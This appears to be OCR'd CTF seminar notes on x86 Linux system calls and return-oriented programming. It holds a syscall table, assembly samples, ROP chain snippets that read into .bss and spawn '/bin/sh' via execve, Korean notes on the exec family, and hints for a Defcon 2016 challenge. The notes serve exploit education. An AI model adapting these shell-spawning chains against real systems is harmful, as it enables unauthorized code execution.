
System Call ROP

June 8, 2017 202L2H/humb1ec0ding

`/awesome-ctf-wargame/seminar/topic/srop`

Linux System Calls



- `int 80`
- system call number

Assembly System Calls

%eax	Name	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	int	-	-	-	-
2	sys_fork	struct pt_regs	-	-	-	-
3	sys_read	unsigned int	char *	size_t	-	-
4	sys_write	unsigned int	const char *	size_t	-	-
5	sys_open	const char *	int	int	-	-
6	sys_close	unsigned int	-	-	-	-

- **`eax`** : system call number
- **`ebx`** : file descriptor - **`stdin/out/err`**
- **`ecx`** : buffer
- **`edx`** : siz

system call : assembly

```
mov eax,1    ; system call number (sys_exit)
int 0x80     ; call kernel

mov edx,4    ; message length
mov ecx,msg  ; message to write
mov ebx,1    ; file descriptor (stdout)
mov eax,4    ; system call number (sys_write)
int 0x80     ; call kernel
```

gadget for system call

- pop reg, ret
- int 0x80, ret

Useful exploit

- open("flag"), read(buf,size,), write(buf, size,)
- execve("/bin/sh", NULL, NULL)
- security - system() vs execve() - Stack Overflow

read(0, e.bss(), 0x8)

```
ex += p32(pop_eax)                  # pop eax
ex += p32(0x3)                      # number of systemcall sys_read
ex += p32(pop_edx_edx_ebx_ret)      # pop edx/ecx/ebx
ex += p32(0x8)                      # size of stdin
ex += p32(elf.bss())                # buf for stdin
ex += p32(0)                        # fd of stdin
ex += p32(int0x80)                  # invoke system calls in Linux on x86
```

execve("/bin/sh",NULL, NULL)

```
ex += p32(pop_eax)                  # pop eax
ex += p32(0xb)                      # number of systemcall sys_execve
ex += p32(pop_edx_edx_ebx_ret)      # pop edx/ecx/ebx
ex += p32(0)                        # third argument of execve : NULL
ex += p32(0)                        # second argument of execve : NULL
ex += p32(elf.bss())                # first argument of execve : buf
ex += p32(int0x80)                  # invoke system calls
```


exec

PATH 에 등록된 디렉토리를 참고하여 다른 프로그램을 실행하고 종료

함수 이름
int execl(const char *path, const char *arg, ...);
int execlp(const char *file, const char *arg, ...);
int execle(const char *path, const char *arg ,..., char * const envp[]);
int execv(const char *path, char *const argv[]);
int execvp(const char *file, char *const argv[]);
int execve (const char *filename, char *const argv [], char *const envp[]);

함수 이름	프로그램 지정	명령라인 인수	함수 설명
execl	디렉토리와 파일 이름이 합친 전체 이름	인수 리스트	환경 설정 불가
execlp	파일 이름	인수 리스트	환경 설정 불가
execle	디렉토리와 파일 이름이 합친 전체 이름	인수 리스트	환경 설정 가능
execv	디렉토리와 파일 이름이 합친 전체 이름	인수 배열	환경 설정 불가
execvp	파일 이름	인수 배열	환경 설정 불가
excve	전제 경로 명	인수 배열	환경 설정 가능

Defcon 2016 feedme

- Canary : fork child, bruteforce
- SROP : static linked, stripped